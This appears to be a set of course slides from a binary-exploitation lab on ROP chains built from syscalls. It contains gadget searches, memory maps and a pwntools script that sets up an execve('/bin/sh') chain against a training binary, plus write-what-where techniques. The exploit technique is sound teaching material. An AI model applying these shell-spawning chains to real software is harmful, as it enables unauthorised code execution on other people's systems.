More ROP
Introduction
Introduction
- Build on last week:
- Syscalls
- MOVing data around
Introduction
- Same Process as before
- Use Gadgets to control Registers, or data in the program
Syscalls
Syscalls
- Sometimes dont have LibC available
- Perhaps we want a diffeent option
Syscalls
- User space representation of Kernel Service
- Don’t rely on libraries
- Things like system or printf are wrappers for these.
- Should be able to use them everywhere
Syscalls
- Important
- Calls change for Architetures ie X86/86
- exec == 11 in 32
- exec == 69 in 64
- Syscall instruction rathr thn Interrupt
- Calls change for Architetures ie X86/86
Syscalls
Useful Lists
- https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/
General Syscall Srategy
- Place Syscall number in RAX
- Place paameters in registers following conventrions (RDI / RSI etc)
- Call SYSCALL
Execve Syscall
- https://man7.org/linux/man-pages/man2/execve.2.html
Execve Syscall
- rax: 59 (0x3b) Specify sys_execve
- rdi: Pointer to command we wish to run
- rsi: Pointer to Arguments list (can be null)
- rdx: Pointer to Environment Variables (can be null)
Strategy
- Find Gadgets that let us control those Registers
  $ ropper --file target --search "pop rdx; ret"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop rdx; ret

[INFO] File: target
0x00000000004657c6: pop rdx; ret 2;
0x00000000004031c2: pop rdx; ret;
Building a ROP Chain

Building our Script
from pwn import *

# Target program
TARGET = "./target"

# Offset we Found
OFFSET = cyclic_find(0x62616176)
log.info("OFFSET %s", OFFSET)

# ELF / ROP Objects to find stuff
theELF = ELF(TARGET)
theROP = ROP(theELF)

# Manually Find Gadgets
POP_RAX = theROP.find_gadget(["pop rax", "ret"])[0]
POP_RDI = theROP.find_gadget(["pop rdi", "ret"])[0]
POP_RSI = theROP.find_gadget(["pop rsi", "ret"])[0]
POP_RDX = theROP.find_gadget(["pop rdx", "ret"])[0]

# EXECVE
EXEC_CALL = 0x3b

# Syscall
SYSCALL = theROP.find_gadget(["syscall"])[0]

# Display them for a sanity check
log.info("POP_RAX 0x%x", POP_RAX)
log.info("POP_RDI 0x%x", POP_RDI)
log.info("POP_RSI 0x%x", POP_RSI)
log.info("POP_RDX 0x%x", POP_RDX)
log.info("SYSCALL 0x%x", SYSCALL)
Finding /bin/sh
- Next we want a /bin/sh String
/Syscalls_1$ ./target                                                                                         ✭main
Try to drop a Shell with /bin/sh
AAA
4 Bytes Read
Lose :(
Finding Bin Sh
- In our script we have a handy /bin/sh string
$ strings -t x ./target | grep /bin/sh
  7c013 Drop a Shell with /bin/sh
Updating the Payload
SH = next(theELF.search(b"/bin/sh")) # Generator
log.info("SH 0x%x", SH)
Tasks
- Repeat Above
- Try with the remote service
- Get a feel for converting script to run with SSH and Sockets
MOVing Data
The Problem
- We don’t have a handy “/bin/sh” string
- We cant just stash it in a register, as execve expects a pointer to the string
Strategy
- We need to find two things
- Place to write
- Gadget to write it
Write What Where
- Look for
mov qword ptr [reg1], reg2instruction - This will move contents of REG2, into address that REG1 is set to
Strategy for finding relevant Gadgets
- Can be Intimidating / Overwhelming:
- Look for simple MOV without modifiers
- Work Backwards to see what registers we can easily control
Write What Where
ropper --file remote_target --search "mov qword ptr"
0x000000000047c430: mov qword ptr [rax], rdx; pop rbx; ret;
0x000000000046b31f: mov qword ptr [rax], rdx; xor eax, eax; ret;
0x000000000046a60d: mov qword ptr [rax], rdx; ret;
Where to write
Use Memory Maps
gef➤  vmmap
[ Legend:  Code | Heap | Stack ]
Start              End                Offset             Perm Path
0x0000000000400000 0x0000000000401000 0x0000000000000000 r-- /home/dang/Github/Teaching/6048_Labs/Week6_MoreRop/Syscalls_2/target
0x0000000000401000 0x000000000047c000 0x0000000000001000 r-x /home/dang/Github/Teaching/6048_Labs/Week6_MoreRop/Syscalls_2/target
w0x000000000047c000 0x00000000004a4000 0x000000000007c000 r-- /home/dang/Github/Teaching/6048_Labs/Week6_MoreRop/Syscalls_2/target
0x00000000004a4000 0x00000000004a8000 0x00000000000a3000 r-- /home/dang/Github/Teaching/6048_Labs/Week6_MoreRop/Syscalls_2/target
0x00000000c004a8000 0x00000000004ab000 0x00000000000a7000 rw- /home/dang/Github/Teaching/6048_Labs/Week6_MoreRop/Syscalls_2/target
Where to Write
- RW
- Static Address
0x00000000c004a8000 0x00000000004ab000 0x00000000000a7000 rw- /home/dang/Github/Teaching/6048_Labs/Week6_MoreRop/Syscalls_2/targetPutting the Attack Together.
- Use our Write What Where Gadgets to shuffle a string into memory.
- Append the Chain from before, with updated Location of Bin Sh
- NOTE: Pwntools, doesnt find MOV, so we have to hardcode it.
Write What Where

Full Chain

Tasks
- Replicate the Example from Above
- Try using a Different Mov Gadget.
Going Further
Going Further
- We wont always have these nice easy gadgets available
- Most of the Fun here is working out what we can do
No QWord
- Tends o happen on 32 Bit Systems
- Cant Write /bin/sh
- Build up in mutiple stages
No QWORD
First Attempt
| Register | Value |
|---|---|
| EAX | “/bin” |
| RDX |
Second Write
| Register | Value |
|---|---|
| EAX | “/sh” |
| RDX |
Missing easy POP’s
- May also not have easy conrol of regisers
- XOR: XOR, with ourself, or others to set values
- XCHG: Swap Values in Two Registers
- ADD: Use Maths to Change the values